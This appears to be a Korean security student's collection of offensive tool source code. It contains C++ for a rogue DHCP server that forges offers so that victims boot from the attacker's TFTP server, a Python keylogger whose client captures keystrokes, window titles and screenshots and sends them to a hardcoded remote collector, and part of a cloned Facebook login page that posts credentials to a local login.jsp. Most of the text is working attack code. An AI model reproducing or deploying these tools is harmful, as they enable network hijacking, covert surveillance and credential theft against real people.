#define DHCP_OPTION_HOST_NAME                   12
#define DHCP_OPTION_BOOT_SIZE                   13
#define DHCP_OPTION_MERIT_DUMP                  14
#define DHCP_OPTION_DOMAIN_NAME                 15
#define DHCP_OPTION_SWAP_SERVER                 16
#define DHCP_OPTION_ROOT_PATH                   17
#define DHCP_OPTION_EXTENSIONS_PATH             18
#define DHCP_OPTION_IP_FORWARDING               19
#define DHCP_OPTION_NON_LOCAL_SOURCE_ROUTING    20
#define DHCP_OPTION_POLICY_FILTER               21
#define DHCP_OPTION_MAX_DGRAM_REASSEMBLY        22
#define DHCP_OPTION_DEFAULT_IP_TTL              23
#define DHCP_OPTION_PATH_MTU_AGING_TIMEOUT      24
#define DHCP_OPTION_PATH_MTU_PLATEAU_TABLE      25
#define DHCP_OPTION_INTERFACE_MTU               26
#define DHCP_OPTION_ALL_SUBNETS_LOCAL           27
#define DHCP_OPTION_BROADCAST_ADDRESS           28
#define DHCP_OPTION_PERFORM_MASK_DISCOVERY      29
#define DHCP_OPTION_MASK_SUPPLIER               30
#define DHCP_OPTION_ROUTER_DISCOVERY            31
#define DHCP_OPTION_ROUTER_SOLICITATION_ADDRESS 32
#define DHCP_OPTION_STATIC_ROUTES               33
#define DHCP_OPTION_TRAILER_ENCAPSULATION       34
#define DHCP_OPTION_ARP_CACHE_TIMEOUT           35
#define DHCP_OPTION_IEEE802_3_ENCAPSULATION     36
```

```
#define DHCP_OPTION_DEFAULT_TCP_TTL                 37
#define DHCP_OPTION_TCP_KEEPALIVE_INTERVAL          38
#define DHCP_OPTION_TCP_KEEPALIVE_GARBAGE           39
#define DHCP_OPTION_NIS_DOMAIN                      40
#define DHCP_OPTION_NIS_SERVERS                     41
#define DHCP_OPTION_NTP_SERVERS                     42
#define DHCP_OPTION_VENDOR_ENCAPSULATED_OPTIONS 43
#define DHCP_OPTION_NETBIOS_NAME_SERVERS            44
#define DHCP_OPTION_NETBIOS_DD_SERVER               45
#define DHCP_OPTION_NETBIOS_NODE_TYPE               46
#define DHCP_OPTION_NETBIOS_SCOPE                   47
#define DHCP_OPTION_FONT_SERVERS                    48
#define DHCP_OPTION_X_DISPLAY_MANAGER               49
#define DHCP_OPTION_DHCP_REQUESTED_ADDRESS          50
#define DHCP_OPTION_DHCP_LEASE_TIME                 51
#define DHCP_OPTION_DHCP_OPTION_OVERLOAD            52
#define DHCP_OPTION_DHCP_MESSAGE_TYPE               53
#define DHCP_OPTION_DHCP_SERVER_IDENTIFIER          54
#define DHCP_OPTION_DHCP_PARAMETER_REQUEST_LIST 55
#define DHCP_OPTION_DHCP_MESSAGE                    56
#define DHCP_OPTION_DHCP_MAX_MESSAGE_SIZE           57
#define DHCP_OPTION_DHCP_RENEWAL_TIME               58
#define DHCP_OPTION_DHCP_REBINDING_TIME             59
#define DHCP_OPTION_VENDOR_CLASS_IDENTIFIER         60
#define DHCP_OPTION_DHCP_CLIENT_IDENTIFIER          61
#define DHCP_OPTION_NWIP_DOMAIN_NAME                62
#define DHCP_OPTION_NWIP_SUBOPTIONS                 63
#define DHCP_OPTION_USER_CLASS                      77
#define DHCP_OPTION_FQDN                            81
#define DHCP_OPTION_DHCP_AGENT_OPTIONS              82
#define DHCP_OPTION_END                             255
#endif // DHCP_HEADER_H
```

parse.h

```
#ifndef PARSE_H
#define PARSE_H
#include <iostream>
#include <stdint.h>
```

```
#include <string.h>
#include <netinet/ether.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

using namespace std;

#pragma pack(push,1)
struct arp_header
{
	uint16_t hardware_type;
	uint16_t protocol_type;
	uint8_t	hardware_size;
	uint8_t	protocol_size;
	uint16_t opcode;
	uint8_t	src_mac[6];
	uint32_t src_ip;
	uint8_t	dst_mac[6];
	uint32_t dst_ip;
};
struct using_arp_type_data
{
	uint16_t ether_arp_type = htons(0x0806);
	uint16_t hardware_type = htons(0x0001);
	uint16_t ipv4_type = htons(0x0800);
	uint8_t	hardware_size = 0x06;
	uint8_t	protocol_size = 0x04;
	uint16_t request_opcode	= htons(0x0001);
	uint16_t reply_opcode	= htons(0x0002);
};
#pragma pack(pop)
class parse {
private:
	char *interface;
	uint8_t attacker_mac[6];
	uint32_t attacker_ip;
	uint8_t attacker_dhcp_mac[6];
	uint32_t attacker_dhcp_ip;
	uint8_t	client_mac[6];
```

```
    uint8_t *dhcp_data;
    int dhcp_data_length;
    uint8_t *dhcp_packet;
    int dhcp_length;
    uint16_t transaction_id;
    uint8_t *arp_packet;
    int arp_length;
public:
    int pre_packet_length;
    uint8_t broadcast[6];
    uint8_t allpacket[6];
    uint8_t origin_dhcp_mac[6];
    uint32_t origin_dhcp_ip;
    parse(int argc, char *argv[]);
    void check_argc(int argc, char *argv[]);
    void get_my_mac(uint8_t mac[6]);
    void get_my_ip(char ip[16]);
    void parse_data_in_linux();
    char* using_interface();
    uint8_t *using_broadcast();
    uint8_t *using_allpacket();
    uint8_t *using_attacker_dhcp_server_mac();
    uint32_t *using_attacker_dhcp_server_ip();
    uint8_t *using_normal_dhcp_mac();
    uint32_t *using_normal_dhcp_ip();
    uint8_t *using_client_mac();
    uint32_t *using_client_ip();

    void parse_normal_dhcp_mac(uint8_t mac[6]);
    void parse_normal_dhcp_ip(uint32_t ip);
    void parse_client_mac(uint8_t mac[6]);
    void parse_client_ip(uint32_t ip);
    void make_dhcp_arr_space(int size);
    void get_dhcp_data_length(int length);
    void get_dhcp_data(uint8_t *packet);
    void make_dhcp_length(int size);
    void make_dhcp_packet(uint8_t *packet, int length, bool pointer);
    uint8_t *using_dhcp_data();
    int using_dhcp_data_length();
```

```
    uint8_t *using_dhcp_packet();
    int using_dhcp_length();
    void show_dhcp_packet();
    void make_arp_packet();
    void parse_transaction_id(uint16_t id);
    uint16_t *using_transaction_id();
    uint8_t *using_arp_packet();
    int using_arp_packet_length();
    uint16_t read_request=ntohs(0x0001);
};

#endif // PARSE_H
```

send_packet.h

```
#ifndef SEND_PACKET_H
#define SEND_PACKET_H
#include <iostream>
#include <pcap.h>
#include <unistd.h>
#include <netinet/ether.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <thread>
#include <pthread.h>
#include "parse.h"
#include <atomic>
using namespace std;

void send_arp(parse *ps);
void send_dhcp_offer(parse *ps);
#endif // SEND_PACKET_H
```

cal_checksum.cpp

```
#include "cal_checksum.h"

#define ipchecksum 0
```

```
#define udpchecksum 1
#define tcpchecksum 2
#define icmpchecksum 3
#define OUT_OF_RANGE 65536

cal_checksum::cal_checksum(){ }
void cal_checksum::get_iphdr(struct iphdr *ip){
	ip->check=0;
	this->iph=ip;
}
void cal_checksum::get_udphdr(struct udphdr *up){
	up->check=0;
	this->udph=up;
}
void cal_checksum::get_tcphdr(struct tcphdr *tp){
	tp->check=0;
	this->tcph=tp;
}
void cal_checksum::get_icmphdr(struct icmphdr *icp){
	icp->check=0;
	this->icph=icp;
}
void cal_checksum::get_pesudo(int type){ //pesudo 파씽 및 pesudo 생성
	this->pseu.src_ip = this->iph->saddr;
	this->pseu.dst_ip = this->iph->daddr;
	this->pseu.reserved = 0;
	this->pseu.protocol = this->iph->protocol;

	switch (type) {
		case udpchecksum:
			this->pseu.length = this->udph->len;
		break;
		case tcpchecksum: //필요없음
			this->pseu.length = htons(ntohs(this->iph->tot_len)-this->iph->ihl*4);
		break;
		default:
			break;
	}
}
```

```
int cal_checksum::calculation(uint8_t *temp, int length, bool change){ //checksum 계산
    int checksum{0};
    /*
    for(int i=0; i<length; i++)
    {
        if(i%16==0)
            cout << endl;
        printf("%02x ",temp[i]);
    }
    */
    for(int i=0; i<length; i+=2) //2바이트씩 계산해야함
    {
        if(i==length-1 && change == true)// 홀 수일 경우 마지막 바이트 처리
        {
            int last_arr=temp[length-1] << 8;
            checksum+=last_arr;
            break;
        }
        checksum += (temp[i] << 8) + temp[i+1];
    }
    int carry_count{0};
    while(checksum>=OUT_OF_RANGE)
    {
        checksum-=OUT_OF_RANGE;
        carry_count++;
    }
    checksum+=carry_count;
    return ~checksum;
}
uint16_t cal_checksum::checksum(int select_checksum){ //checksum ip인지 udp인지 선택 함수
    uint8_t *temp;
    uint16_t checksum;
    int length{0};
    switch (select_checksum) {
        case ipchecksum:
        {
            length = this->iph->ihl*4;
```

```
                temp = new uint8_t[length];
                memcpy(temp,(uint8_t*)this->iph,length);
                checksum = calculation(temp,length,false);
            }
            break;
            case udpchecksum:
            {
                length = ntohs(this->udph->len) + sizeof(struct pesudo);
                temp = new uint8_t[length];
                memcpy(temp,(uint8_t*)&this->pseu,sizeof(struct pesudo));
                memcpy(temp+sizeof(struct pesudo),(uint8_t*)this->udph,
ntohs(this->udph->len));
                checksum = calculation(temp,length,true);
            }
            break;
            default:
                break;
        }
        delete []temp;
        return checksum;
}
```

convert_char_to_binary.cpp

```
#include "convert_char_to_binary.h"

void char_to_binary(char *str_mac, uint8_t *mac){ //mac주소의 문자열을 1바이트값
으로 나눠서 sscanf((const char*)str_mac,
"%2hhX:%2hhX:%2hhX:%2hhX:%2hhX:%2hhX",
&mac[0],&mac[1],&mac[2],&mac[3],&mac[4],&mac[5]);
}
```

detect_packet.cpp

```
#include "detect_packet.h"

bool detect_parsing_packet(parse *ps)//void -> bool //discover 패킷과 offer패킷
탐지와
{
    pcap_t *pcd;
```

```
    const u_char *packet;
    struct pcap_pkthdr *pkthdr;
    int res;
    char errbuf[PCAP_ERRBUF_SIZE];
    pcd=pcap_open_live(ps->using_interface(), BUFSIZ, 1, 1, errbuf);
    int check{0},check2{0};
    while(true)
    {
        res=pcap_next_ex(pcd, &pkthdr, &packet);
        if(pkthdr->len<=0 || (check==1 && check2==1))   //check 값이 둘 다 1일때
함수 종료
            return true;// break -> return true
        switch (res)
        {
            case 1:
            {
                struct ether_header *ep = (struct ether_header *)packet;
                if(ep->ether_type==ntohs(0x0800))
                {
                    packet+=sizeof(struct ether_header);
                    struct iphdr *ip = (struct iphdr *)packet;
                    if(ip->protocol!=0x11)
                        break;
                    packet+=ip->ihl*4;
                    struct udphdr *up = (struct udphdr *)packet;
                    packet +=sizeof(struct udphdr);
                    struct bootstrap *bs = (struct bootstrap *)packet;
                    uint8_t *bspoint_packet=(uint8_t*)packet;
                    bspoint_packet+=sizeof(struct bootstrap);

                    uint8_t option=*bspoint_packet;
                    uint8_t *temp_pointer;

                    if(bs->message_type==0x01) //discover
                    {
                        ps->parse_client_mac(ep->ether_shost);
                        ps->parse_transaction_id(bs->transaction_id);
                        check=1;
                        cout << ">> Client mac is parsed" << endl;
```

```
                    }
                    else if(bs->message_type==0x02) //offer
                    {
                        if(ip->saddr!=*ps->using_attacker_dhcp_server_ip() ||

memcmp(ep->ether_shost,ps->using_attacker_dhcp_server_mac(),6)!=0)//add
                            break;
                        memcpy(ps->origin_dhcp_mac,ep->ether_shost,6);
                        ps->origin_dhcp_ip=ip->saddr;
                        while(option!=DHCP_OPTION_END)
                        {
                            uint8_t length{0};
                            switch (option)
                            {
                                case DHCP_OPTION_DHCP_SERVER_IDENTIFIER:
                                {
                                    bspoint_packet++;
                                    length=*bspoint_packet;

memcpy(bspoint_packet+1,ps->using_attacker_dhcp_server_ip(),4);
                                    bspoint_packet+=length;
                                    option=*(bspoint_packet+1);
                                    bspoint_packet++;
                                }
                                break;
                                case
DHCP_OPTION_VENDOR_ENCAPSULATED_OPTIONS:
                                {
                                    temp_pointer=bspoint_packet;
                                    bspoint_packet+=2;
                                    while(true)
                                    {
                                        length=0;
                                        if(*bspoint_packet==8)
                                        {
                                            bspoint_packet+=5;

memcpy(bspoint_packet,ps->using_attacker_dhcp_server_ip(),4);
```

```
                                        break;
                                    }
                                    bspoint_packet++;
                                    length=*bspoint_packet;
                                    bspoint_packet++;
                                    bspoint_packet+=length;
                                }
                                bspoint_packet=temp_pointer;
                                bspoint_packet++;
                                length=*bspoint_packet;
                                bspoint_packet+=length;
                                option= *(bspoint_packet+1);
                            }
                            break;
                            default:
                            {
                                bspoint_packet++;
                                length=*bspoint_packet;
                                bspoint_packet+=length;
                                option= *(bspoint_packet+1);
                                bspoint_packet++;
                            }
                            break;
                        }
                    }
                    cal_checksum cc;
                    cout << ">> Data modify Complete" << endl; //데이터 변조
끝
                    ps->make_dhcp_arr_space(MTU);
                    ps->get_dhcp_data_length(ntohs(up->len)-sizeof(struct
udphdr));
                    ps->get_dhcp_data((uint8_t*)packet);
                    ps->make_dhcp_length(sizeof(struct
ether_header)+ntohs(ip->tot_len));

                    cout << ">> DHCP Offer data is parsed" << endl; //offer패킷
에서 필요한 부분 파싱완료
```

```
memcpy(ep->ether_shost,ps->using_attacker_dhcp_server_mac(),6);
                        ps->make_dhcp_packet((uint8_t*)ep,sizeof(struct
ether_header),false);
                        ps->pre_packet_length=sizeof(struct ether_header);
                        ip->saddr=*ps->using_attacker_dhcp_server_ip();

                        //ip checksum
                        cc.get_iphdr(ip);
                        ip->check=htons(cc.checksum(ipchecksum)); //
                        ps->make_dhcp_packet((uint8_t*)ip,ip->ihl*4,true);
                        ps->pre_packet_length+=ip->ihl*4;
                        bs->transaction_id=*ps->using_transaction_id();

                        //udp checksum

bs->next_server_ip_addr=*ps->using_attacker_dhcp_server_ip();
                        cc.get_udphdr(up);
                        cc.get_pesudo(udpchecksum);
                        up->check=htons(cc.checksum(udpchecksum));
                        ps->make_dhcp_packet((uint8_t*)up,sizeof(struct
udphdr),true);//udp 데이터 패킷 생성
                        ps->pre_packet_length+=sizeof(struct udphdr);//udp 패킷
뒤에 bootstrap이 붙음으로 길이 측정해놓음

ps->make_dhcp_packet((uint8_t*)bs,ps->using_dhcp_data_length(),true);//bootstr
ap 데이터 패킷 생성
                        //ps->show_dhcp_packet();
                        check2=1;
                        //패킷 데이터를 공격자의 데이터로 변조
                    }
                }
            }
            break;
            case 0:
                continue;
            case -1:
            {
                printf(">> Error!!₩n");
                pcap_close(pcd);
```

```
                    sleep(1);
                    pcd = pcap_open_live(ps->using_interface(), BUFSIZ, 1 , 1, errbuf);
                }
                break;
                case -2:
                    printf("EOF");
                break;
                default:
                break;
            }
        }
}
void detect_tftp_packet(parse *ps, atomic<bool> &run) //tftp 발생시 공격 중지
{
    char errbuf[PCAP_ERRBUF_SIZE];
    const u_char *packet;
    struct pcap_pkthdr *pkthdr;
    int res;
    pcap_t *pcd;
    pcd=pcap_open_live(ps->using_interface(), BUFSIZ, 1, 1, errbuf);
    while(run)
    {
        res=pcap_next_ex(pcd, &pkthdr, &packet);
        switch (res)
        {
            case 1:
            {
                packet+=sizeof(ether_header);
                struct iphdr *iph = (struct iphdr*)packet;
                packet+=iph->ihl*4;
                if(iph->protocol!=0x11)
                    break;
                packet+=sizeof(udphdr);
                if(memcmp(packet,&ps->read_request,2)==0)
                {
                    cout << "TFTP Detect !!"<<endl;
                    run=false;
                }
            }
```

```
                break;
                case 0:
                        continue;
                case -1:
                {
                        printf(">> Error!!₩n");
                        pcap_close(pcd);
                        sleep(1);
                        pcd = pcap_open_live(ps->using_interface(), BUFSIZ, 1 , 1, errbuf);
                }
                break;
                case -2:
                        printf("EOF");
                break;
                default:
                break;
        }
    }
}
```

main.cpp

```
#include <iostream>
#include <stdlib.h>
#include <pcap.h>
#include <string>
#include <netinet/ether.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <thread>
#include <pthread.h>
#include "parse.h"
#include "detect_packet.h"
#include "send_packet.h"

using namespace std;
//dhcp flag 1 -> broadcast
//dhcp flag 0 -> unicast
int main(int argc, char *argv[])
```

```
{
	parse ps(argc,argv);
	bool check = detect_parsing_packet(&ps);
	if(check!=true)

		return 0;
	//thread arp(send_arp, &ps);
	send_dhcp_offer(&ps);
	//if(arp.joinable()==true)
	//	arp.join();
	cout << "finish" << endl;
	return 0;
}
```

parse.cpp

```
#include "parse.h"
#include "convert_char_to_binary.h"

using namespace std;

parse::parse(int argc, char*argv[]){
	this->interface=argv[1];
	check_argc(argc,argv);
}
void parse::check_argc(int argc, char *argv[]){
	if(argc!=4){ //인자 갯수 판별, 인자의 수가 4개가 안 될 경우 사용법 출력 후 종료
		cout << "<usage> : <Interface> <Send DHCP SERVER IP> <Send DHCP SERVER MAC>" << endl;
		exit(1);
	}
	char_to_binary(argv[3],this->attacker_dhcp_mac);
	inet_pton(AF_INET, argv[2],&this->attacker_dhcp_ip);
	memset(this->broadcast,255,6);
	memset(this->allpacket,0,6);
	parse_data_in_linux();
}
void parse::get_my_mac(uint8_t mac[6]){
	memcpy(this->attacker_mac,mac,6);
```

```
}
void parse::get_my_ip(char ip[16]){
	inet_pton(AF_INET, ip, &this->attacker_ip);
}
void parse::parse_data_in_linux(){ //공격자, 즉 나의 mac주소 파씽
	//-----------------------------get                                                    my(attacker)
mac!!-----------------------------
	char host_mac[18];//mymac
	FILE *m;
	string str_ifconfig = "ifconfig ";
	string interface = this->using_interface();
	string regex = " | grep -o -E '([[:xdigit:]]{1,2}:){5}[[:xdigit:]]{1,2}'";
	str_ifconfig=str_ifconfig+interface+regex;

	const char *command=str_ifconfig.c_str();
	m=popen(command,"r");
	fgets((char*)host_mac,18, m);
	uint8_t mac[6];
	char_to_binary(host_mac,mac);
	this->get_my_mac(mac);

	//-----------------------------get                                                    my(attacker)
ip!!----------------------------- // 공격자 즉 나의 ip 파씽
	FILE *i;
	i=popen("ip addr | grep 'inet' | grep brd | awk '{printf $2}' | awk -F/ ' {printf
$1}'","r");
	char host_ip[16];
	fgets(host_ip,16,i);
	this->get_my_ip(host_ip);
}
void parse::parse_client_mac(uint8_t mac[6]){
	memcpy(this->client_mac,mac,6);
}
char *parse::using_interface(){
	return this->interface;
}
uint8_t *parse::using_allpacket(){
	return this->allpacket;
}
```

```
uint8_t *parse::using_broadcast(){
	return this->broadcast;
}
uint8_t *parse::using_attacker_dhcp_server_mac(){
	return this->attacker_dhcp_mac;
}
uint32_t *parse::using_attacker_dhcp_server_ip(){
	return &this->attacker_dhcp_ip;
}
void parse::get_dhcp_data_length(int length){
	this->dhcp_data_length=length;
}
void parse::get_dhcp_data(uint8_t *packet){
	memcpy(this->dhcp_data,packet,this->dhcp_data_length);
}
uint8_t * parse::using_dhcp_data(){
	return this->dhcp_data;
}
void parse::make_dhcp_arr_space(int size){
	this->dhcp_data = new uint8_t[size];
}
void parse::make_dhcp_length(int size){
	this->dhcp_length = size;
	this->dhcp_packet = new uint8_t[this->dhcp_length];
}
void parse::make_dhcp_packet(uint8_t *packet, int length, bool pointer){
	if(pointer == false)
		memcpy(this->dhcp_packet,packet,length);
	else if(pointer == true){
		memcpy(this->dhcp_packet+this->pre_packet_length,packet,length); //
	}
}
int parse::using_dhcp_data_length(){
	return this->dhcp_data_length;
}
int parse::using_dhcp_length(){
	return this->dhcp_length;
}
uint8_t *parse::using_dhcp_packet(){
```

```
	return this->dhcp_packet;
}
void parse::show_dhcp_packet(){ // 패킷 출력 함수
	for(int i=0; i<this->dhcp_length; i++){
		if(i%16==0)
			cout << endl;
		printf("%02x ",this->dhcp_packet[i]);
	}
	cout << endl;
}
void parse::make_arp_packet(){ //arp 사용안함
	struct using_arp_type_data utd;
	this->arp_length= sizeof(struct ether_header) + sizeof(struct arp_header);
	this->arp_packet = new uint8_t[this->arp_length];
	memcpy(this->arp_packet,this->origin_dhcp_mac,6); // ?? right?
	memcpy(this->arp_packet+6,this->attacker_mac,6); //?? right?
	memcpy(this->arp_packet+12,&utd.ether_arp_type,2);
	memcpy(this->arp_packet+14,&utd.hardware_type,2);
	memcpy(this->arp_packet+16,&utd.ipv4_type,2);
	memcpy(this->arp_packet+18,&utd.hardware_size,1);
	memcpy(this->arp_packet+19,&utd.protocol_size,1);
	memcpy(this->arp_packet+20,&utd.reply_opcode,2);
	memcpy(this->arp_packet+22,this->attacker_mac,6); // ?? right?
	memcpy(this->arp_packet+28,this->using_broadcast(),4);		//		??
modi?255.255.255.255 or 0.0.0.0
	memcpy(this->arp_packet+32,this->origin_dhcp_mac,6); // ?? right?
	memcpy(this->arp_packet+38,&this->origin_dhcp_ip,4); // ?? right?
	/*
	cout << "<arp packet>₩n";
	for(int i=0; i<this->arp_length; i++){
		if(i%16==0)
			cout << endl;
		printf("%02x ",this->arp_packet[i]);
	}
	*/
}
uint8_t *parse::using_arp_packet(){ //사용안했음
	return this->arp_packet;
}
```

```
int parse::using_arp_packet_length(){ //사용안했음
	return this->arp_length;
}
void parse::parse_transaction_id(uint16_t id){
	this->transaction_id=id;
}
uint16_t *parse::using_transaction_id(){
	return &this->transaction_id;
}
```

send_packet.cpp

```
#include "send_packet.h"
#include "detect_packet.h"

void send_arp(parse *ps){//사용안함
	ps->make_arp_packet();
	char errbuf[PCAP_ERRBUF_SIZE];
	pcap_t *pcd;
	pcd=pcap_open_live(ps->using_interface(),BUFSIZ,1,1,errbuf);
	while(true)
	{
		cout << ">>Send Arp Packet" << endl;
		pcap_sendpacket(pcd,(const
u_char*)ps->using_arp_packet(),ps->using_arp_packet_length());
	}
}
void send_dhcp_offer(parse *ps){//생성된 offer패킷 전송
	atomic<bool> run{true};
	thread detect(detect_tftp_packet,ps,ref(run));
	char errbuf[PCAP_ERRBUF_SIZE];
	pcap_t *pcd;
	pcd=pcap_open_live(ps->using_interface(),BUFSIZ,1,1,errbuf);
	while(run)
	{
		cout << ">> Send DHCP Packet !!" << endl;
		pcap_sendpacket(pcd,(const
u_char*)ps->using_dhcp_packet(),ps->using_dhcp_length()); //temp
		sleep(1);
```

```
    }
    if(detect.joinable()==true)
        detect.join();
}
```

Keylogger

server.py

```
import socketserver
import threading
import json
import base64
import pickle

HOST = ''
PORT = 9009
lock = threading.Lock()

SCREENSHOT_PATH = ""

class UserManager:
    def __init__(self):
        self.users = {}
        self.num = 1

    def addUser(self, conn, addr):
        username = "user" + str(self.num)
        self.num += 1

lock.acquire()
        self.users[username] = (conn, addr)
        lock.release()

        self.sendMessageToAll('[%s] 사용자가 접속했습니다.' %username)
        print('+++ 접속된 PC 수 [%d]' %len(self.users))

        return username
```

```
    def removeUser(self, username):
        if username not in self.users:
            return

        lock.acquire()
        del self.users[username]
        lock.release()

        self.sendMessageToAll('[%s] 사용자와 접속이 끊어졌습니다..' %username)
        print('--- 접속된 PC 수 [%d]' %len(self.users))

    def messageHandler(self, username, msg):
        if msg[0] != '/':
            self.sendMessageToAll('[%s] %s' %(username, msg))
            return

        if msg.strip() == '/quit':
            self.removeUser(username)
            return -1

    def sendMessageToAll(self, msg):
        for conn, addr in self.users.values():
            conn.send(msg.encode())


class MyTcpHandler(socketserver.BaseRequestHandler):
    userman = UserManager()

    def handle(self):
        print('[%s] 연결됨' %self.client_address[0])
        username = self.registerUsername()
        try:
            while True:
                decoded_msg = ''
                # TODO   !!!
                while not len(decoded_msg) or decoded_msg[-1] != '₩n':
                    msg = self.request.recv(1)
                    decoded_msg += msg.decode()
                size = int(decoded_msg.strip())
```

```
                msg = ""
                while size:
                    msg += chr(self.request.recv(1)[0])
                    size -= 1
                print(len(msg))
                print("[%s]"%(username))
                try:
                    datas = pickle.loads(msg.encode('latin1'))
                    if type(datas) == type([]):
                        for data_type, data in datas:
                            if data_type == 0:
                                print(data)
                            elif data_type == 1:
                                path = SCREENSHOT_PATH + username + ".bmp"
                                with open(path, "wb") as f:
                                    f.write(base64.b64decode(data))
                                print("screenshot saved", path)
                    if self.userman.messageHandler(username, decoded_msg) == -1:
                        self.request.close()
                        break
                except ValueError as e:
                    print("ValueError", e)

            except Exception as e:
                print("Exception", e)

            print('[%s] 접속종료' %self.client_address[0])
            self.userman.removeUser(username)

        def registerUsername(self):
            while True:
                username = self.userman.addUser(self.request, self.client_address)
                if username:
                    return username

class ChatingServer(socketserver.ThreadingMixIn, socketserver.TCPServer):
    pass

def runServer():
```

```
    print('+++ 서버를 시작합니다.')
    print('+++ 서버를 끝내려면 Ctrl + C를 누르세요.')

    try:
        server = ChatingServer((HOST, PORT), MyTcpHandler)
        server.serve_forever()
    except KeyboardInterrupt:
        print('-- 서버를 종료합니다.')
        server.shutdown()
        server.server_close()

runServer()
```

client.py

```
from ctypes import *
# from winappdbg import Debug, HexDump, Win32
import ctypes
import ctypes.wintypes
import array
import sys

import win32gui
import pythoncom, pyHook
import win32clipboard
import win32ui
import win32con
```

```
import win32api

import time
import datetime
import psutil
import threading
import base64
import pickle

from PIL import Image
from socket import *

data_queue = []
global_sock = None
def print_queue(data_queue):

    datas = pickle.dumps(data_queue)



    global_sock.send((str(len(datas)) + '₩n').encode())

    global_sock.send(datas)



keyTime = int(datetime.datetime.now().timestamp())
NOTIFY_SECOND = 30 # 30초

def getCurWinTitle():
    try:
        pid = ctypes.wintypes.DWORD()
        hwnd = win32gui.GetForegroundWindow()
        winTitle = win32gui.GetWindowText(hwnd)

        ctypes.windll.user32.GetWindowThreadProcessId(hwnd, ctypes.byref(pid))

        return '[%s][%s]' % (psutil.Process(pid.value).name(),winTitle)
    except:
        return '[Unknown Window]'
```

```
def getCurProcess():
    pid = ctypes.wintypes.DWORD()
    hwnd = ctypes.windll.user32.GetForegroundWindow()



    ctypes.windll.user32.GetWindowThreadProcessId(hwnd, ctypes.byref(pid))

    processId = "[%d]" % pid.value
    return processId


def getScreenshot() :
    global data_queue
    hwnd = win32gui.GetDesktopWindow()
    left, top, right, bottom = win32gui.GetWindowRect(hwnd)
    height = bottom - top
    width = right - left

    hDC = win32gui.GetWindowDC(hwnd) # DC for Windows
    pDC = win32ui.CreateDCFromHandle(hDC) # DC for pywin32
    memDC = pDC.CreateCompatibleDC()

    screenshot = win32ui.CreateBitmap()
    screenshot.CreateCompatibleBitmap(pDC, width, height)
    memDC.SelectObject(screenshot)

    memDC.BitBlt((0,0), (width, height), pDC, (left, top), win32con.SRCCOPY)
    screenshot.SaveBitmapFile(memDC, 'C:₩screen₩screenshot2.bmp')



    img = Image.open('C:₩screen₩screenshot2.bmp')
    img.thumbnail((img.size[0] / 5, img.size[1] / 5))
    img.save('tmp.bmp')
    with open('tmp.bmp', 'rb') as f:
        raw = base64.b64encode(f.read())

        data_queue.append((1, raw))
```

```
    memDC.DeleteDC()
    win32gui.DeleteObject(screenshot.GetHandle())

def OnKeyboardEvent(event) :
    global keyTime, data_queue
    keyTime = int(datetime.datetime.now().timestamp())

    data = ""
    data += getCurWinTitle() + getCurProcess() + '₩n'
    data += '++ Key: %s'%(event.Key)
    data += '    KeyID(ASCII): %s₩n'%(event.KeyID)

    data_queue.append((0, data))

    if event.Key == "Snapshot":
        getScreenshot()

    return True

def checkKeyTime():
    global keyTime, NOTIFY_SECOND, data_queue
    while True:

        if int(datetime.datetime.now().timestamp()) - keyTime > NOTIFY_SECOND
and data_queue:
            print_queue(data_queue)
            data_queue = []
            keyTime = int(datetime.datetime.now().timestamp())

        if len(data_queue) >= 20:
            print_queue(data_queue)
            data_queue = []

        time.sleep(0.01)


def main():
    global global_sock
    try:
```

```
            thread = threading.Thread(target=checkKeyTime)
            thread.start()
            with socket() as sock:
                global_sock = sock
                HOST = '192.168.182.128'
                PORT = 9009
                sock.connect((HOST, PORT))
                hm=pyHook.HookManager()
                hm.KeyDown = OnKeyboardEvent
                hm.HookKeyboard()
                pythoncom.PumpMessages()
        except KeyboardInterrupt:
            thread.stop()


if __name__ == '__main__':
    main()
```

Phishing Site

fb.html

```
..중략..

</script></head><body class="fbIndex UIPage_LoggedOut _-kb _61s0 _605a b_c3pyn-ahh chrome webkit win x1 Locale_ko_KR" dir="ltr"><div class="_li" id="u_0_e"><div class="_3_s0 _1toe _3_s1 _3_s1 uiBoxGray noborder" data-testid="ax-navigation-menubar" id="u_0_f"><div class="_608m"><div class="_5aj7 _tb6"><div class="_4bl7"><span class="mrm _3bcv _50f3">이동
```

이 페이지의 섹션 접근성 도움말 메뉴를 열려면 alt + / 키 조합을 누르세요 <h1><u>Facebook</u></h1> <form id="login_form" action="**login.jsp**" method="post" novalidate="1" onsubmit="return window.Event && Event.__inlineSubmit && Event.__inlineSubmit(this,event)"><input type="hidden" name="lsd" value="AVqMmRV8" autocomplete="off" /><table cellspacing="0" role="presentation"><tr><td class="html7magic"><label for="email">이메일 또는 휴대폰</label></td><td class="html7magic"><label for="pass">비밀번호</label></td></tr><tr><td><input type="email" class="inputtext" name="email" id="email" tabindex="1" data-testid="royal_email" /></td><td><input type="password" class="inputtext" name="pass" id="pass" tabindex="2" data-testid="royal_pass" /></td><td><label class="uiButton uiButtonConfirm" id="loginbutton" for="u_0_2"><input value="로그인" aria-label="로그인" tabindex="4" data-testid="royal_login_button" type="submit" id="u_0_2" /></label></td></tr><tr><td class="login_form_label_field"></td><td class="login_form_label_field"> <a href="https://www.facebook.com/recover/initiate?lwv=110&ars=royal_blue_b

```
ar">계정을 잊으셨나요?</a></div></td></tr></table><input type="hidden" autocomplete="off" name="timezone" value="" id="u_0_3" /><input type="hidden" autocomplete="off" name="lgndim" value="" id="u_0_4" /><input type="hidden" name="lgnrnd" value="033807_y1Cy" /><input type="hidden" id="lgnjs" name="lgnjs" value="n" /><input type="hidden" autocomplete="off" name="ab_test_data" value="" /><input type="hidden" autocomplete="off" id="locale" name="locale" value="ko_KR" /><input type="hidden" autocomplete="off" name="login_source" value="login_bluebar" /><input type="hidden" autocomplete="off" id="prefill_contact_point" name="prefill_contact_point" /><input type="hidden" autocomplete="off" id="prefill_source" name="prefill_source" /><input type="hidden" autocomplete="off" id="prefill_type" name="prefill_type" /></form></div></div></div></div></div></div><div id="globalContainer" class="uiContextualLayerParent"><div class="fb_content clearfix " id="content" role="main"><div><div class="gradient"><div class="gradientContent"><div class="clearfix"><div class="lfloat _ohe"><div class="_5iyy"><div class="_5iyx">Facebook에서 전세계에 있는 친구, 가족, 지인들과 함께 이야기를 나눠보세요.</div><img class="img" src="https://static.xx.fbcdn.net/rsrc.php/v3/yc/r/GwFs3_KxNjS.png" alt="" 